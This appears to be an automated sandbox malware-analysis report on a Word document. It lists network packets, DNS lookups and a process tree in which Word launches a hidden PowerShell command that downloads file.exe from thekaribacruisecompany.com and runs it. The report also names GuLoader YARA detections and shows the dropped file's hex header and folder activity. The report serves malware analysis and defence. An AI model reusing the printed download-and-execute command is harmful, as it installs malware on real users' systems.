Mar 18, 2023 05:35:09.193610907 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.194020987 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.205684900 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.205714941 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.206222057 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.206656933 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.456878901 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.456933022 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.536165953 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.536231041 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.536279917 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.536362886 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.536362886 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.536412001 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.536447048 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.536469936 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.536469936 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.536509991 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.536788940 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.536919117 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.537058115 CET	443	49171	149.102.154.62	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 18, 2023 05:35:09.537101030 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.537123919 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.537152052 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.537184000 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.540963888 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.573869944 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.574013948 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.574083090 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.574112892 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.574141979 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.574281931 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.574593067 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.574716091 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.574747086 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.574773073 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.574845076 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.574954987 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.575092077 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.575222015 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.575278997 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.575308084 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.575359106 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.575377941 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.576313019 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.607295036 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.607373953 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.607841969 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.607882977 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.608021975 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.608021975 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609024048 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.609095097 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.609266996 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609266996 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609287977 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.609328985 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609383106 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609592915 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.609671116 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.609759092 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609759092 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.609777927 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.610021114 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.610275030 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.610409021 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.610429049 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.610429049 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.610455990 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.610553026 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.610553026 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.610868931 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.611001015 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.611136913 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.611136913 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.611160994 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.611284971 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.611387968 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.611470938 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.611557961 CET	443	49171	149.102.154.62	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 18, 2023 05:35:09.611638069 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.611654997 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.611707926 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.611742973 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.612143993 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.642641068 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.642848969 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.642885923 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.642918110 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.643048048 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.643048048 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.643198013 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.643323898 CET	443	49171	149.102.154.62	192.168.2.22
Mar 18, 2023 05:35:09.643379927 CET	49171	443	192.168.2.22	149.102.154.62
Mar 18, 2023 05:35:09.643404007 CET	443	49171	149.102.154.62	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 18, 2023 05:35:09.025356054 CET	55868	53	192.168.2.22	8.8.8.8
Mar 18, 2023 05:35:09.050968885 CET	53	55868	8.8.8.8	192.168.2.22
Mar 18, 2023 05:35:11.517184019 CET	49688	53	192.168.2.22	8.8.8.8
Mar 18, 2023 05:35:11.542437077 CET	53	49688	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 18, 2023 05:35:09.025356054 CET	192.168.2.22	8.8.8.8	0x478c	Standard query (0)	thekaribacruisecompany.com	A (IP address)	IN (0x0001)	false
Mar 18, 2023 05:35:11.517184019 CET	192.168.2.22	8.8.8.8	0x78e0	Standard query (0)	thekaribacruisecompany.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 18, 2023 05:35:09.050968885 CET	8.8.8.8	192.168.2.22	0x478c	No error (0)	thekaribacruisecompany.com		149.102.154.62	A (IP address)	IN (0x0001)	false
Mar 18, 2023 05:35:11.542437077 CET	8.8.8.8	192.168.2.22	0x78e0	No error (0)	thekaribacruisecompany.com		149.102.154.62	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- thekaribacruisecompany.com

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **1404**, Parent PID: **576**

General	
Target ID:	0
Start time:	05:34:16
Start date:	18/03/2023
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f020000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **1204**, Parent PID: **1404**

General	
Target ID:	4
Start time:	05:34:20
Start date:	18/03/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe')
Imagebase:	0x4a870000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **264**, Parent PID: **1204**

General

Target ID:	6
Start time:	05:34:20
Start date:	18/03/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe')
Imagebase:	0x13fb60000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000006.00000002.912243758.0000000001CF6000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000006.00000002.911999906.0000000000200000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.911999906.0000000000200000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000006.00000002.911999906.000000000023E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.911999906.000000000023E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000006.00000002.911999906.000000000024F000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\file.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE890BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\file.exe	0	7922	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 29 fd fd 50 47 fd fd 50 47 fd fd 50 47 fd 2a 5f 18 fd fd 50 47 fd fd 50 46 fd 49 50 47 fd 2a 5f 1a fd fd 50 47 bd 73 77 fd fd 50 47 fd 2e 56 41 fd fd 50 47 fd 52 69 63 68 fd 50 47 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 66 00 00 00 fd 04 00 00 20 00 00 fd 33 00 00 00 10 00 00 00 fd 00 00 00 00 40	MZ@!L!This program cannot be run in DOS mode.$1)PGPGPG*_PG PF IPG*_PGswPG.VAPGRichPGPELOaf 3@	success or wait	83	7FEE890BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8775208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8775208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE889A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE890BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE890BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE890BEC7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1820**, Parent PID: **1404**

General

Target ID:	7
Start time:	05:34:27
Start date:	18/03/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C C:\Users\user\AppData\Roaming\file.exe
Imagebase:	0x4a8e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: file.exe PID: **2460**, Parent PID: **1820**

General

Target ID:	9
Start time:	05:34:27
Start date:	18/03/2023
Path:	C:\Users\user\AppData\Roaming\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\file.exe
Imagebase:	0x400000
File size:	676320 bytes
MD5 hash:	A1AFEF77EEC567ADB1076E8679AF207B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000002.1283953918.0000000006770000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_NullSoftInst_Combo_Oct20_1, Description: Detects suspicious NullSoft Installer combination with common Copyright strings, Source: C:\Users\user\AppData\Roaming\file.exe, Author: Florian Roth (Nextron Systems)
Antivirus matches:	• Detection: 6%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx19F7.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E4D	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Underlever.Als	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Boo.wav	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Cricks.Mou	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\License.rtf	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne\Kuneste	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne\Kuneste\Hebraized	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne\Kuneste\Hebraized\Overtegningerne	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne\Kuneste\Hebraized\Overtegningerne\PSReadLine.format.ps1xml	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\Trumpet1.wav	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\ZedGraph.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
